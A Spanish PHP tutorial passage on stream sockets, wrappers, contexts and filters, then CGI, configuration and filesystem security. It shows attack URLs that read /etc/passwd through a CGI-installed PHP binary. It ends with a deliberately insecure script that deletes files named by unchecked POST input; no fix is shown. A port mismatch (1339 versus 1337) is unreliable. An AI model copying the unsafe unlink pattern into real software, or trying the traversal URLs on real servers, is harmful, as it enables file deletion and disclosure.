Los ***recursos socket*** creados con la **extensión Stream** se pueden usar con casi todas las funciones de stream relacionadas, como *fgets()* o *fread()*, por lo que proporcionan acceso a streams fácilmente. Todas estas funciones comienzan con ***stream_socket_****.

2. Conectar a un servidor

Conectarse a un servidor se hace mediante la función ***stream_socket_client()***. El único argumento obligatorio es especificar el socket al que te quieres conectar, y devuelve un ***recurso*** si conecta correctamente o **false** en caso de error. La **especificación de un socket** es de la forma ***$protocolo://$host:$port***, donde protocolo puede ser:

- **tcp**, usado por casi todos los protocolos de internet, como HTTP, FTP o SMTP.

- **upd**
- **unix**, que conecta con un socket Unix, un tipo especial de socket de red interna, que forma parte de la red del sistema operativo. Es más eficiente porque no hay una red externa de por medio.

3. Hacer una petición HTTP con una conexión socket

Para **hacer una petición HTTP** muy simple se puede emplear el siguiente script:

```
// Obtenemos la ip del host de www.example.com
$direccion = gethostbyname("www.example.com");
// Creamos la conexión socket:
$cliente = stream_socket_client("tcp://$direccion:80", $errno, $errorMessage);
if ($cliente === false) {
    throw new UnexpectedValueException("Failed to connect: $errorMessage");
}
// Escribimos en el socket la petición HTTP:
fwrite($cliente, "GET / HTTP/1.0\r\nHost: www.example.com\r\nAccept: */*\r\n\r\n");
echo stream_get_contents($cliente);
fclose($cliente);
```

La función ***stream_socket_client()*** permite pasar referencias para el segundo y tercer argumento, que indican el **código de error** y el **mensaje**, respectivamente.

Las conexiones creadas con *stream_socket_client()* son streams, al igual que lo son los archivos abiertos mediante ***fopen()***. Esto significa que podemos usar ***fwrite()*** para escribir **bytes** al socket, y que podremos usar la función ***stream_get_contents()*** para leer la **respuesta** entera. De la misma forma, los sockets stream se pueden cerrar, como los archivos, con ***fclose()***.

4. Crear un socket de servidor

La **extensión Stream** también proporciona una forma fácil de **crear un socket de servidor** con la función ***stream_socket_server()***. Esta función también toma como primer argumento una especificación socket, de la misma forma a como se ha hecho con *stream_socket_client()*.

Para **crear un socket de servidor** son necesarias las siguientes cosas:

1. **Enlazar un socket**, le dice al sistema operativo que queremos que lleguen paquetes a la red indicada por el socket.
2. Comprueba si está disponible una conexión de entrada.
3. **Acepta** la conexión de entrada (con la función stream_socket_accept()).
4. **Envía** alguna **información** al cliente.
5. **Cierra la conexión**, o deja que el cliente la cierre.
6. Vuelta al punto 2.

Antes de poder **escribir en un servidor**, primero hay que **aceptar la operación el en socket de servidor** mediante la función ***stream_socket_accept()***. Esta función bloquea el socket hasta que un cliente conecta con el servidor o cuando el tiempo de espera se agota.

Ejemplo:

```
$servidor = stream_socket_server("tcp://127.0.0.1:1339", $errno, $errorMessage);
if ($servidor === false) {
    throw new UnexpectedValueException("No se ha podido enlazar el socket: $errorMessage
");
}
for (;;) {
    $cliente = @stream_socket_accept($servidor);
    if ($cliente) {
        stream_copy_to_stream($cliente, $cliente);
        fclose($cliente);
    }
}
```

Para probarlo, abre una ventana en la **terminal** y escribe:

```
php server.php
```

server.php es el archivo donde has guardado el código. Una vez iniciado, abre una nueva ventana en la terminal y escribe lo siguiente:

```
echo "Hola que tal" | nc 127.0.0.1 1337
// Devuelve Hola que tal
```

Si tienes el puerto 1337 ocupado dará un error **Address already in use**, puedes probar con cualquier otro, como 9002, por ejemplo.

El **proceso** que sigue es el siguiente:

Primero enlaza con **tcp** el socket en la **dirección** 127.0.0.1 y el **puerto** 1337. Este es el **socket de red**, que puede usarse por los clientes para conectar con nuestro servidor. Al igual que ocurría con la función *stream_socket_client()*, dos argumentos se pueden pasar por referencia, el **código de error** y su **mensaje**. Si ocurre cualquier error, como que el puerto ya esté en uso, podemos ver el mensaje gracias a la condición *if $servidor === false*.

Cuando se usa la **estructura de control for** sin ninguna expresión se produce un **loop infinito**. Esto es necesario para que el servidor siga funcionando hasta que decidamos pararlo.

$cliente = stream_socket_accept($servidor) bloquea el socket hasta que un cliente conecta con el socket o se agota el tiempo de espera. Se añade el **@** para evitar que la función devuelva **warnings**. *stream_socket_accept()* **devuelve una conexión** o **false**, por lo que con *if ($client)* sólo haremos algo si el cliente está conectado.

La función *stream_copy_to_stream($cliente, $cliente)* **copia bytes** desde el stream dado en el primer argumento al stream dado en el segundo argumento, por lo que básicamente devuelve todo lo que el cliente envía.

Finalmente se cierra la conexión con *fclose($cliente)*. Esto no siempre es necesario, por ejemplo en una conexión FTP donde se quiere que el cliente la cierre.

6. Streams

Indice de contenido

- 1. ¿Qué es un stream?
- 2. Stream Contexts
- 3. Stream metadata

- 4. Stream filters
- 5. Stream transports

1. ¿Qué es un stream?

Un **stream** es un objeto de tipo ***resource*** que puede ser leído o escrito de una forma lineal, y con el que se puede usar la función *fseek()* para **buscar posiciones** dentro del mismo. Los **streams sirven para generalizar operaciones** que comparten una funcionalidad común. Son una característica de PHP que fue introducida en PHP 4.3 para unificar los métodos de trabajar con archivos, sockets y otros recursos similares.

Ejemplos de streams: un archivo en el disco duro, una conexión HTTP a un sitio web, una conexión UDP a un servidor, un archivo ZIP, un tunel SSH.

Las operaciones comunes a todos los ejemplos anteriores es que comparten la habilidad de poder ser leídos y escritos. El **poder de los streams en PHP** es que puedes acceder a todos ellos usando el mismo conjunto de funciones, y si quieres emplear streams en algo, puedes **crear tu propio stream wrapper**.

Un ***wrapper*** o *envoltura* es un **código adicional** que le indica al stream cómo manejar protocolos o codificaciones específicas. Por ejemplo, el wrapper **http** permite **acceso de lectura** a archivos y recursos mediante HTTP utilizando **GET**, pudiendo traducir así una URL. Puedes ver el **listado completo de wrappers en PHP** aquí.

Un ***stream*** está descrito por un **esquema** (*scheme*) y un **objetivo** (*target*): ***scheme://target***.
El **scheme** es el **nombre del wrapper** que se va a usar (*file*, *http*, *https*, *ftp*, *ftps*, *php*...). Si no se especifica una se usa la función predeterminada, que suele ser *file://*. El **target** depende del wrapper usado. Para streams relacionados con el sistema de archivos (***filesystem***), normalmente es una **ruta** y un **nombre de archivo**. Para streams relacionados con redes, normalmente es un nombre de **host**, y con frecuencia con una **ruta** añadida al final.

Para **usar streams**, hay que llamar a una función PHP que los utilice. Ejemplos de **funciones que soportan streams** son *fopen()*, *file_get_contents()*, o *file()*. Si has empleado algunas de estas funciones alguna vez, es que has estado utilizando streams. **PHP** abre conexiones para el **manejo de archivos** o para abrir **conexiones de redes externas** mediante ***fopen()*** porque trata todas las fuentes de datos como *streams*. Es posible crear un ***stream handler*** para **trabajar con nuevos protocolos** y luego poder manejarlos con funciones como *fopen()* y *file_get_contents()*.

En el caso del *wrapper* ***file://***, usamos un *stream* cada vez que accedemos al **sistema de archivos**. Al utilizar, por ejemplo, ***readfile()***, podemos hacerlo así *readfile('/directorio/archivo.txt')* o así *readfile('file:///directorio/archivo.txt')*. Si indicamos una URL *readfile('http://google.com')*, PHP utilizará el **wrapper http**. Si se quiere trabajar con un stream concreto, se debe especificar en el URI *wrapper://*, seguido de lo que se quiera abrir. Por ejemplo:

```
echo file_get_contents("http://www.ejemplo.com");
```

Como hemos especificado *http://* que hace referencia a sitios web, añadiremos el resto de la URL. Otros ejemplos:

```
zip:///directorio/carpeta/archivo.zip
file:///directorio/carpeta/archivo.txt
ftp://user:password@ejemplo.com/archivo.txt
ssh2.tunnel://user:password@ejemplo.com:22/192.168.0.1:15
```

2. Stream Contexts

Un ***context*** es un conjunto de opciones o parámetros para ***streams*** que modifican y mejoran el

funcionamiento de un ***wrapper***. Un uso habitual de un context es modificar el wrapper **HTTP**, lo que nos evita tener que usar cURL para operaciones simples de red.

Ejemplo:

```
echo file_get_contents('http://www.ejemplo.com');
```

Hemos proporcionado la URL pero no hay un mecanismo para enviar otros **headers HTTP**. Los stream contexts permiten añadir **opciones adicionales**.

Un ***context*** se crea con la función *stream_context_create()* y se pueden pasar a la mayoría de las funciones de creación de streams relacionados con **sistemas de archivos** (*fopen()*, *file()*, *file_get_contents()*...).

```
string file_get_contents ( string $filename [, int $flags = 0 [, resource $context [, int
 $offset = -1 [, int $maxlen = -1 ]]]] )
```

Vamos a pasar un **array de opciones** a la función *stream_context_create()*:

```
$opciones = array(
    'http' => array(
        'method' => "GET",
        'header' =>
            "Cookie: foo=bar\r\n"
    ));
$context = stream_context_create($opciones);
// Ahora podemos usar el context:
echo file_get_contents("http://www.example.com", 0, $context);
// Para ver las opciones del context:
var_dump(stream_context_get_options($context));
/*
 Devuelve:
array (size=1)
  'http' =>
    array (size=2)
      'method' => string 'GET' (length=3)
      'header' => string 'Cookie: foo=bar
' (length=38)
 */
```

Existen otras funciones básicas más en la utilización de **contexts**:

- **stream_context_set_option**

```
bool stream_context_set_option (resource $stream_or_context, string $wrapper, string $opt
ion, mixed $value)
```

o escrita utilizando un ***array*** (que es como se pasarán las opciones normalmente):

```
bool stream_context_set_option (resource $stream_or_context, array $options)
```

Permite establecer opciones en el ***context*** especificado. Siguiendo el ejemplo anterior:

```
$nuevosHeaders = array('http'=> array(
    'header' =>
        "Content-Type: application/x-www-form-urlencode\r\n" .
        "Cookie: foo=bar\r\n"
));
stream_context_set_option($context, $nuevosHeaders);
var_dump(stream_context_get_options($context));
/*
array (size=1)
  'http' =>
    array (size=2)
      'method' => string 'GET' (length=3)
      'header' => string 'Content-Type: application/x-www-form-urlencode
Cookie: foo=bar
' (length=86)
 */
```

- **stream_context_set_params**

```
bool stream_context_set_params (resource $stream_or_context, array $params)
```

Permite establecer parámetros en el contexto especificado (también permite establecer opciones). Suele ser un callback.

```
$params = ['notification' => 'este_es_el_callback'];
stream_context_set_params($context, $params);
var_dump(stream_context_get_params($context));
/*
 Devuelve:
array (size=2)
  'notification' => string 'este_es_el_callback' (length=19)
  'options' =>
    array (size=1)
      'http' =>
        array (size=2)
          'method' => string 'GET' (length=3)
          'header' => string 'Content-Type: application/x-www-form-urlencode
Cookie: foo=bar
' (length=65)
 */
```

- **stream_context_get_options**

```
array stream_context_get_options (resource $stream_or_context)
```

Devuelve un array con las opciones en el context especificado.

Puedes ver más acerca de las **opciones y parámetros de contexts** que se pueden utilizar con los sistemas de archivos aquí.

3. Stream metadata

Tras haber podido **configurar los headers enviados en una petición HTTP** con los stream contexts, ahora vamos a ver como poder extraer esos datos. Hemos podido ver el sitio web *example.com* pero no sus **headers**.

```
$opciones = array(
    'http' => array(
        'method' => "GET",
        'header' =>
            "Content-Type: application/x-www-form-urlencode\r\n" .
            "Cookie: foo=bar\r\n"
    ));
$context = stream_context_create($opciones);
// Ahora podemos usar el context:
echo file_get_contents("http://www.example.com", 0, $context);
```

Esos **headers son parte de los metadatos** (*metadata*), y existe una función para poder extraerlos: *stream_get_meta_data()*. *file_get_contents()* devuelve un string con la respuesta, pero al no poder extraer metadatos de ese string, debemos emplear otra función.

fopen() devuelve un *stream resource*. Vamos a convertir el ejemplo anterior para utilizar esta función:

```
$opciones = array('http' => array(
'method' => "GET",
'header' => "Accept-language: en\r\n" .
"Cookie: foo=bar\r\n"
));
$context = stream_context_create($opciones);
$fp = fopen("http://www.example.com/", "rb", false, $context);
// Podemos ver el contenido con stream_get_contents
echo stream_get_contents($fp);
```

Para obtener los metadatos de este request, se emplea *stream_get_meta_data()* sobre el resource:

```
var_dump(stream_get_meta_data($fp));
/*
array (size=10)
  'wrapper_data' =>
    array (size=9)
      0 => string 'HTTP/1.0 200 OK' (length=15)
      1 => string 'Date: Wed, 25 Nov 2015 19:13:50 GMT' (length=35)
      2 => string 'Server: Apache/2.4.12 (Ubuntu)' (length=30)
      3 => string 'Cache-Control: private' (length=22)
      4 => string 'pragma: no-cache' (length=16)
      5 => string 'expires: -1' (length=11)
      6 => string 'Vary: Accept-Encoding' (length=21)
      7 => string 'Connection: close' (length=17)
      8 => string 'Content-Type: text/html; charset=UTF-8' (length=38)
  'wrapper_type' => string 'http' (length=4)
  'stream_type' => string 'tcp_socket/ssl' (length=14)
  'mode' => string 'rb' (length=2)
  'unread_bytes' => int 1215
  'seekable' => boolean false
  'uri' => string 'http://www.diego.com.es' (length=23)
  'timed_out' => boolean false
  'blocked' => boolean true
  'eof' => boolean false
*/
```

4. Stream filters

Los **filtros** permiten transformar los datos cuando se leen o escriben. Las funciones ***stream_filter_append()*** y ***stream_filter_prepend()*** unen un **filtro** a un **stream** (importa el orden en el que se registran):

- **stream_filter_append**

```
resource stream_filter_append (resource $stream, string $filtername [, int $read_write [,
 mixed $params ]] )
```

Por defecto, la función unirá el filtro en modo de lectura si el archivo se abrió para lectura (r, r+), o se unirá al filtro de escritura si el archivo fue abierto para escritura (w, a, w+, a+). El parámetro *$read_write* puede sobreescribir este comportamiento con las constantes **STREAM_FILTER_READ**, **STREAM_FILTER_WRITE** y **STREAM_FILTER_ALL**.

Vamos a ver un ejemplo con ROT13 como *$filtername*:

```
$opciones = array(
'http' => array(
'method' => "GET",
'header' => "Accept-language: en\r\n" .
"Cookie: foo=bar\r\n"
)
);

$context = stream_context_create($opciones);

$fp = fopen("http://www.example.com/", "rb", false, $context);
stream_filter_append($fp, "string.rot13", STREAM_FILTER_READ);
echo stream_get_contents($fp);
```

Existen filtros ya preparados para hacer transformaciones simples, encoding y decoding, compresión e incluso encriptado. Puedes ver una lista con los filtros disponibles aquí.

5. Stream transports

Existe una **clase especial de streams**, los ***socket transports***, que son algo diferentes a los ya mencionados *stream wrappers*. Puede verse la lista de socket transports disponibles en el servidor con *stream_get_transports()*. Algunos ejemplos: tcp, udp, unix, ssl.

Todos trabajan con **redes**, y hay que usar funciones de ***stream sockets*** como *fsockopen()* para usar dichos transports. No es posible usar funciones como *file()* o *file_get_contents()*.

Aquí se puede ver una lista de transports disponibles en PHP.

7. Security

1. Concepto y funcionamiento de CGI

Indice de contenido

1. ¿Qué es CGI?
2. Cómo funciona CGI
3. Datos de entrada o input
4. Datos de salida o output

1. ¿Qué es CGI?

CGI significa ***Common Gateway Interface*** ("Interfaz de Entrada Común"), o lo que es lo mismo, ***Application Programming Interface***. CGI no es ningún lenguaje de programación, sino una **API** de servidor web. Se trata de un **sistema de comunicación** que le dice al servidor web cómo enviar y recibir datos de una **aplicación de servidor** a un **cliente**. Esto permite a los servidores usar **aplicaciones de servidor** para realizar funciones concretas que añaden mayor interactividad a los sitios web, como formularios, acceso a bases de datos, login de usuarios, chats, etc. Fue una de las primeras formas realizar sitios web dinámicos en Internet (actualmente se utiliza una variante mucho más rápida, Fast-CGI).

La mayoría (o todos) los servidores web se pueden configurar para **ejecutar una aplicación o programa CGI** (*utilizo programa o aplicación CGI indistintamente*). Esto significa que al recibir una petición, el servidor reenviará los datos a un programa CGI específico, configurando algunas variables de entorno y ordenando los parámetros para que el programa pueda saber dónde y qué buscar. Los **programas CGI** se ejecutan en el servidor web en cualquier lenguaje que pueda procesar **variables de entorno** y **standard input** (***stdin***) y escribir en **standard output** (***stdout)***.

El servidor web interactuará con los programas CGI utilizando el estándar **Common Gateway Interface** establecido en el RFC 3875. Estos programas pueden ser interpretados o compilados. Si son **interpretados**, como **Ruby**, **Perl**, **Python** o **PHP**, el código escrito ha de **traducirse por un intérprete** para que el servidor lo entienda **cada vez que se ejecute el programa**, instrucción por instrucción. Si son **compilados**, como **C** o **Visual Basic**, el código fuente se traduce por un compilador a un **archivo ejecutable** que el servidor entiende. Con ese archivo se puede ejecutar el programa las veces que sea necesario sin tener que repetir el proceso (lo que reduce el tiempo de espera entre ejecución y ejecución). Otros como **Java** son casos particulares ya que utilizan una máquina virtual para traducir el código fuente, por lo que se le podría considerar un "híbrido". Los **lenguajes interpretados** son más comunes en el **desarrollo web** y los compilados más en el **software de escritorio**, ya que estos últimos requieren mayores recursos.

2. Cómo funciona CGI

Un **servidor** espera a que un cliente solicite un archivo mediante un ***request***. Este archivo puede ser un **documento HTML**, una **imagen**, o cualquier otro tipo de archivo. A pesar de que los sitios web suelen consistir en varios archivos juntos, como por ejemplo imágenes, el servidor envía sólo un archivo durante una sesión. El cliente debe iniciar **una nueva sesión por cada archivo que solicite**, por lo que los servidores y clientes están preparados para manejar varias sesiones de vez.

No es necesario que sea un archivo lo que se solicita mediante el ***request***. Todo lo que se transfiere son datos, por lo que puede ser cualquier tipo de *resource*.

El servidor y el cliente normalmente funcionan en diferentes **computadoras**, y es probable que también lo hagan con diferentes **sistemas operativos**. El cliente simplemente solicita un ***resource*** y no le preocupa de dónde consigue los datos el servidor. Éste tan sólo lee los datos que recibe y los envía al cliente, por lo que sólo envía **datos estáticos**, el servidor no modifica dinámicamente los datos.

CGI está diseñado precisamente para poder tratar con **datos dinámicos** extendiendo la funcionalidad del

servidor, de la misma forma que una extensión de PHP extiende la funcionalidad del **lenguaje PHP**. De esta forma puedes escribir un programa que genera **datos dinámicos** que irán directamente al cliente en lugar de un **archivo simple**.

A la hora de escribir un programa, tan sólo hay que escribir en **standard output** (***stdout***), y el servidor se encargará de hablar con el navegador, sin que el servidor tenga que saber de que tipo de datos se trata.

3. Datos de entrada o input

La web no es interactiva, esto es, el programa CGI no puede solicitar al cliente input, procesarlo, enviar output, pedir de nuevo más input... Por eso CGI es simple: recibe ***input*** del cliente y envía ***output*** como respuesta.

El navegador recibe input mediante **formularios HTML**, que pueden realizarse mediante los métodos **GET** y **POST**. Con el método GET se envía información mediante URL, el método POST envía mediante ***stdin***, lo cual tiene varias ventajas respecto a GET:

- Puedes enviar **más cantidad de datos** (URL está limitado).
- Los datos no se registran durante el proceso, como por ejemplo ***passwords***. Si es mediante URL se deja rastro en los sistemas por los que vaya pasando la información.
- Los datos no aparecen en la **barra del navegador**, como ocurre con las URL, por lo que no son visibles.

Antes de que el servidor cargue el programa CGI, establece varias **variables de entorno** que pueden analizarse para ver cuánto **input** se recibe y de dónde viene (si de ***URL*** o ***stdin***). Una de estas variables de entorno es **REQUEST_METHOD**, y su valor puede ser **GET** o **POST**, entre otros.

En el caso de **POST**, la variable **CONTENT_LENGTH** indica cuantos **bytes de datos** se leen desde ***stdin***. La variable **CONTENT_TYPE** indica si los datos vienen desde un **formulario** u otra fuente. Una lista con las variables disponibles además de mucha más información sobre CGI puede encontrarse aquí.

4. Datos de salida o output

Una vez que se han leído los datos, se pueden procesar y enviar el output a ***stdout***. Estos datos de salida pueden ser en formato **HTML** o cualquier otro, como **GIF**. Los programas CGI pueden devolver cualquier tipo de output. Es por esto por lo que es necesario decirle al cliente que tipo de datos se van a enviar. Si son en formato HTML, se hace mediante el string ***Content-type: text/html***.

Puede utilizarse PHP como CGI pero lo normal es hacerlo mediante **módulo de servidor**, que es más rápido y más seguro.

2. Configuración

Indice de contenido

1. Reporte de errores
2. PHP como CGI binario
3. PHP como módulo de Apache
4. Seguridad del sistema de archivos

1. Reporte de errores en PHP

Los **errores** nos proporcionan información de **por qué ha fallado la ejecución de una aplicación**, **dónde** y **cómo ocurrió el error**. Esta información es fundamental para luego solucionar un problema. Sin embargo, puede haber más gente interesada en saber **por qué ocurrió un error**. Si se facilita esta información a los usuarios se puede dar información bastante valiosa de **cómo funciona la aplicación**. Esta es una de las formas con las que los atacantes pueden comenzar a investigar **vulnerabilidades en el código**. Es muy importante no mostrar nunca errores del código cuando la aplicación está en **entorno de producción**. En el **entorno de desarrollo**, en cambio, es frecuente y

práctico mostrarlos para evitar tener que mirar el log continuamente para ver los errores.

En el entorno de producción, cuando la app está visible y accesible para los usuarios, los errores se han de guardar en un **archivo log**. Por defecto, **PHP inserta todos los errores en un *archivo log* en el servidor**. Sin embargo, si estás en un servidor compartido, lo más probable es que no tengas acceso a ese archivo, por lo que será necesario que los escribas en un archivo propio. Existen algunas directivas en el **archivo de configuración php.ini** que son relevantes para el **manejo de errores en PHP**:

- ***display_errors*** controla si los errores PHP han de ser devueltos a la pantalla. En entorno de producción esto siempre debe estar OFF.
- ***error_reporting*** controla qué errores han de ser reportados. Conviene que siempre esté en E_ALL y que soluciones los errores que aparezcan.
- ***log_errors*** controla si los errores han de ser logeados en un archivo. Lo ideal es siempre ON.
- ***error_log*** es el directorio del archivo donde se registrarán los errores. Sólo aplicable si *log_errors* está activa.

La mejor **configuración** para las cuatro directivas anteriores es la siguiente:

Directiva	Entorno de producción	Desarrollo
display_errors	Off	On
error_reporting	E_ALL	E_ALL
log_errors	On	On
error_log	varies	varies

Configurar las directivas

Existen diferentes maneras de configurar las directivas anteriores para conseguir la forma más eficiente y segura de **manejar los errores**:

1. Con el **archivo de configuración *php.ini***. Si eres el administrador del servidor, la principal forma de hacerlo es mediante el **archivo *php.ini***.
2. Si usas **Apache**, desde ***httpd.conf*** o el **archivo *.htaccess*** se pueden configurar directivas de Apache para el directorio y subdirectorios donde se encuentra dicho archivo. Algunos alojamientos no permiten este método, pero si se puede, el **módulo PHP de Apache** tiene una directiva llamada *php_flag* que permite **configurar directivas PHP**, de la forma:

   ```
   php_flag nombre_directiva valor_directiva
   ```

   No se pueden usar **constantes de PHP** en este archivo, como **E_ALL**, por lo que se tienen que usar sus valores numéricos. El valor de E_ALL es 32767, aunque puede variar con nuevas versiones. Aquí está el listado de errores.
3. Una tercera forma de hacerlo es mediante la función ini_set(). La función tiene dos argumentos: el nombre de la directiva que se quiere cambiar y su nuevo valor. Aquí sí se pueden usar las constantes. Existe una función también llamada error_reporting() que se puede utilizar también para la directiva *error_reporting*. Gran parte de las directivas del php.ini no se pueden configurar desde *ini_set()*, sólo las que son PHP_INI_ALL o PHP_INI_USER.

2. PHP como CGI binario

Usar PHP como un CGI binario es una alternativa para configuraciones en las que no es posible integrar PHP como un módulo dentro del software del servidor (como **Apache**), o cuando se usa PHP con diferentes **wrappers CGI** para crear entornos ***chroot*** y ***setuid*** seguros para scripts. Este tipo de instalación normalmente requiere que se instale un **ejecutable PHP binario** en el **directorio *cgi-bin*** del servidor. El CERT recomienda no poner ningún intérprete dentro de la carpeta cgi-bin. Pero incluso si el PHP binario se usa como intérprete, PHP está diseñado para prevenir los ataques que se pueden recibir con este tipo de instalación:

- **Accediendo a los archivos del sistema**: *http://mi.servidor/cgi-bin/php?/etc/passwd*. Cuando se consulta información desde una URL después del signo de interrogación (?), se pasa como **argumento** de la línea de comandos al intérprete mediante la interfaz del CGI. Normalmente los intérpretes abren y ejecutan el archivo especificado de forma que es el primer argumento en la línea de comandos. **Cuando se invoca como CGI binario, PHP rechaza interpretar los argumentos de la línea de comandos**.
- **Accediendo a cualquier documento web en el servidor**: *http://my.host/cgi-bin/php/secret/doc.html*. La información de la ruta de la URL después del nombre del PHP binario, */secret/doc.html*, es usada para especificar el nombre del archivo que ha de ser abierto e interpretado por el programa CGI.

  Normalmente algunas directrices de configuración de los servidores web se usan para redirigir ***requests*** de documentos como *http://my.host/secret/script.php* al intérprete de PHP. Con esta configuración el servidor web primero comprueba los permisos de acceso en el directorio */secret*, y después de eso crea el ***request*** redirigido *http://my.host/cgi-bin/php/secret/script.php*. Desafortunadamente, si el request se da originariamente de esta forma, el servidor no comprueba los accesos a */secret/script.php*, sino sólo para el archivo */cgi-bin/php*. Así cualquier usuario con acceso a /cgi-bin/php puede acceder a cualquier documento protegido del servidor. En PHP, las directivas de configuración en tiempo de ejecución ***cgi.force_redirect***, ***doc_root*** y ***user_dir*** pueden usarse para prevenir este ataque, si los documentos del servidor tienen directorios con restricciones de acceso.

Existen 4 casos posibles que se explican en la documentación de PHP:

1. **Sólo se sirven archivos públicos**. Si el servidor no tiene ningún contenido restringido por **contraseña** o control de acceso basado en la **dirección IP**, no es necesario aplicar ninguna configuración. Si el servidor no permite hacer redirecciones, o el servidor no tiene una forma de decirle al PHP binario que el request es un **request redigirido de forma segura**, puedes especificar la opción ***--enable-force-cgi-redirect*** en la configuración del script. De todas formas también es necesario asegurarse de que los scripts PHP no dependen de una u otra forma de llamar al script, ni mediante *http://my.host/cgi-bin/php/dir/script.php* ni mediante redirección *http://my.host/dir/script.php*.
2. **Usar *cgi.force_redirect***. La directiva de configuración ***cgi.force_redirect*** previene a cualquier usuario de llamar a PHP directamente con una URL como *http://my.host/cgi-bin/php/secretdir/script.php*. En cambio, PHP lo analizará de este modo si ha sido a través de una regla de redirección del servidor. Anteriormente a la versión PHP 4.2, PHP utilizaba la opción de tiempo de compilación ***--enable-force-cgi-redirect*** para esto.

   Normalmente la redirección en la configuración de Apache se hace con estas directivas:
   ```
   Action php-script /cgi-bin/php
   AddHandler php-script .php
   ```

   Esta opción sólo se ha probado con el **servidor web de Apache**, y depende de Apache el configurar la **variable de entorno** CGI **REDIRECT_STATUS** para requests redirigidos. Si tu servidor web no soporta ninguna forma de saber si el **request** es **directo** o **redirigido**, no puedes usar esta opción y debes usar una de las otras formas de iniciar la versión de CGI explicada aquí.
3. **Configurar doc_root o user_dir**. Incluir contenido activo (***scripts***) en los directorios de documentos del servidor web es considerada una práctica insegura. Esto es así porque si por algún **error de configuración** los scripts no se ejecutan sino que se muestran en formato HTML se puede mostrar contenido privado como contraseñas. Muchos administradores de sistemas prefieren configurar otras estructuras de directorios que son accesibles sólo a través de PHP CGI, y por lo tanto siempre interpretados y nunca mostrados.

   Si el método para asegurarse de que los requests no son redirigidos no está disponible, es necesario configurar un ***doc_root*** que es diferente del **web document root**. Se puede establecer la directiva

doc_root en el **archivo de configuración php.ini**, o establecer la variable de entorno **PHP_DOCUMENT_ROOT**. Si se establece, la versión CGI de PHP siempre abrirá los archivos de ***doc_root***, por lo que te aseguras de que ningún script se ejecuta fuera de este directorio (excepto ***user_dir***).

La otra opción disponible es ***user_dir***. Cuando éste no está establecido, lo único que controla los archivos abiertos es ***doc_root***. Abrir una URL como *http://my.host/~user/doc.php* no significa que se abre un archivo bajo el directorio users, sino que se abre un archivo llamado *~user/doc.php* bajo el directorio ***doc_root***. Si ***user_dir*** está configurado para, por ejemplo, *public_php*, un request del tipo *http://my.host/~user/doc.php* abrirá un archivo llamado *doc.php* bajo el directorio *public_php* en el **directorio del usuario**. Si el directorio del usuario es */home/user*, el archivo ejecutado será */home/user/public_php/doc.php*.

4. Una **opción muy segura es poner el analizador PHP binario en algún sitio fuera de los archivos de la web**. En ***/usr/local/bin*** por ejemplo. La única pega es que ahora tendrás que poner una línea como esta:
   `#!/usr/local/bin/php`
   como primera línea de cualquier archivo que contenga etiquetas PHP. También tendrás que hacer que el archivo sea ejecutable. Esto es exactamente igual a como se haría con cualquier otro script CGI escrito en Perl o Sh o cualquier otro lenguaje de script común que usa el comando #! para ejecutarse a sí mismo.
   Para que PHP pueda manejar **PATH_INFO** y **PATH_TRANSLATED** correctamente con esta configuración, el analizador PHP debería ser compilado con la opción de configuración ***--enable-discard-path***.

3. PHP como módulo de Apache

Cuando **PHP se usa como módulo de Apache** hereda los permisos del usuario de Apache (normalmente aquellos permisos del usuario "nobody"). Esto tiene algunas consecuencias en el tema de la **seguridad** y la **autorización**. Por ejemplo, si usas PHP para acceder a una base de datos, a no ser que esa base de datos tenga control de acceso incorporado, tendrás que hacer la base de datos accesible al usuario "nobody". Esto significa que un script malicioso podría acceder y modificar la base de datos, incluso sin nombre de usuario ni contraseña. Es posible que una araña web se tope con la página de administración de la base de datos y elimine todas las bases de datos. Puedes protegerte de esto con la **autorización Apache**, o puedes diseñar tu propio modelo de acceso usando **LDAP**, archivos *.htaccess*, etc, e incluir ese código como parte de tus scripts PHP.

A menudo, una vez que la seguridad es establecida hasta el punto en el que el usuario PHP (en este caso el usuario Apache) tiene poco riesgo de ataque, se descubre que PHP no puede escribir archivos en los directorios de usuario, o no puede acceder o cambiar bases de datos. Un error frecuente en estas situaciones es permitir **permisos de administrador (root) de Apache** o aumentar las posibilidades del usuario de Apache de alguna otra forma.

Aumentar los permisos de los usuarios de Apache a los de **administrador** es peligroso y puede comprometer el sistema entero, por lo que hacer ***sudo***, ***chroot*** u otras configuraciones como **usuario root** debe estar limitado a muy pocos usuarios.

Hay algunas soluciones más simples, usando ***open_basedir*** se puede controlar y restringir qué directorios tienen permiso para ser usados para PHP. También es posible configurar áreas de sólo apache, para restringir el acceso de toda actividad web a archivos que no son de usuarios o del sistema.

Además de que PHP funcione con Apache en el servidor donde está instalado el módulo, una **versión de línea de comandos de PHP** se compila y copia al directorio ***/usr/local/apache/php/bin/php***. La versión de comando de línea es útil si quieres usar PHP para scripting general, no relacionado con servidores web.

La siguiente **configuración hace que Apache cargue PHP cuando se inicia** y permite a Apache

identificar que páginas contienen código PHP:

```
# Carga el módulo PHP (el módulo está en el
# subdirectorio modules/ en Apache 2)
LoadModule php5_module libexec/libphp5.so
# Activa el módulo (no necesario con Apache 2)
AddModule mod_php5.c

# Asocia extensiones de archivos con PHP
AddHandler application/x-httpd-php .php
AddHandler application/x-httpd-php .php3
AddHandler application/x-httpd-php .inc
AddHandler application/x-httpd-php .module
```

Se puede actualizar la directiva **DirectoryIndex** en caso de que sea necesario:

```
DirectoryIndex index.html index.php
```

Es necesaria una copia del archivo ***php.ini*** en */usr/local/apache/php/lib/*. Un error frecuente de instalación es que el archivo de configuración está en un lugar equivocado, por lo que no tiene efectos sobre el **motor PHP**. Para asegurarse de que el **archivo de configuración** está activo, se puede crear un archivo con una llamada a ***phpinfo()*** y comparar los resultados con las configuraciones establecidas en el archivo ***php.ini***.

4. Seguridad del sistema de archivos

PHP está **integrado en la seguridad de los servidores** en lo que respecta a permisos de archivos y directorios, por lo que se puede controlar qué archivos pueden leerse. Hay que tener cuidado y controlar los permisos de los usuarios que tienen acceso a la modificación y lectura de archivos.

Se pueden escribir **scripts PHP que pueden leer archivos del sistema** como /etc/passwd, modificar conexiones de red, imprimir de forma masiva, etc, por lo que hay que asegurar bien los **permisos de archivos** y la **forma de acceder a los archivos** en general.

Considerando un script en el que un usuario quiere borrar un archivo de su directorio home (es necesario que el usuario Apache pueda borrar archivos de los directorios home de los usuarios):

```
$username = $_POST['nombre_de_usuario'];
$userfile = $_POST['archivo_de_usuario'];

$directorio = "/home/$username";

unlink("$directorio/$userfile");

echo "Se ha borrado el archivo";
```

